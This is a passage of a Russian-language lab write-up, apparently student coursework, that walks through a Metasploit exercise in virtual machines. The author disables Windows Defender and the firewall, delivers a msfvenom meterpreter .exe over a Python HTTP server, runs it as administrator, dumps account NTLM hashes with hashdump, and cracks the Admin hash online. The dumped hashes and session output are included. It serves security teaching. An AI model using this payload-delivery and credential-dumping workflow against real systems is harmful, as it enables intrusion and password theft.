
Exploitation

Step 1: Скачать виртуальную машину Linux и операционную систему Windows:
Kali Linux
Windows 8.1
Windows 7

Step 2: Настроить сеть и запустить обе VM (потребуется 4ГБ оперативной памяти и 2 ядра, 96 Мбайт видео-памяти).




Тут я буду использовать Kali и Windows 10.


P.S. Я пытался использовать Windows 7, но были проблемы с соединением (она применяла только NAT, а Kali использовала Мостовое соединение)

Тут они у меня уже запущены. Настройки выше рекомендованных.


Step 3: В системе Windows отключить защитника и огненную стену, а также включить сетевое обнаружение в «настройках продвинутого обнаружения».



Отключён антивирус, но защиту в реальном времени пришлось часто выключать (поскольку он не редко авто включался, понятно что это хорошо, но не для данного задания).



Включены все настройки сетевого обнаружения




Отключена огненная стена (знаю, что брандмауэр или фаервол, но мне нравится как «Огненная стена»).

Step 4: В системе Linux инициализировать базу данных Metasploit.


Просто ввёл команду msfconsole.

Step 5: Используя msfvenom скомпилировать файл с полезной нагрузкой meterpreter с расширением .exe, указав lhost (IP адрес машины Linux).




Вместо test.exe я использовал geography_nah.exe (понятно, что тут название особо не важно).

Step 6: С помощью python3 -m http.server разместить вредоносный файл на web-интерфейсе Kali Linux (запускается из каталога с файлом).





Step 7: Скачать файл и запустить его с правами администратора на Windows.



Тут в поисковике веб браузера, я набираю IP атакующей машины (здесь это Kali) с портом 8000 (для этого используется python -m http.server), скачиваю скомпилированный файл с шага 5 на Windows и запускаю с правами администратора.

P.S. До того, как я поменял настройки сети Windows на «мостовой адаптер», у меня антивирус блокировал попытки скачать скомпилированный файл.





Я поменял настройки адаптера и смог скачать тот файл.

Step 8: Прислать расшифрованный пароль.

Это тот самый шаг, в котором мне пришлось переключиться на Armitage (думал я, что придётся использовать John The Ripper через Armitage).

Это я дописал необходимые команды.

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > hashdump
Admin:1001:aad3b435b51404eeaad3b435b51404ee:a25b2710ba9de114396adc7dfb0a7235:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b847dd61a5db1393140c6ccb187f4ba1:::
meterpreter >
```

Тут я ввёл команды getprivs и hashdump. Тут показало 5 хэшов.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
aad3b435b51404eeaad3b435b51404ee
a25b2710ba9de114396adc7dfb0a7235

Admin:1001:aad3b435b51404eeaad3b435b51404ee:a25b2710ba9de114396adc7dfb0a7235
:::
```

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
aad3b435b51404eeaad3b435b51404ee	LM	
a25b2710ba9de114396adc7dfb0a7235	NTLM	Admin

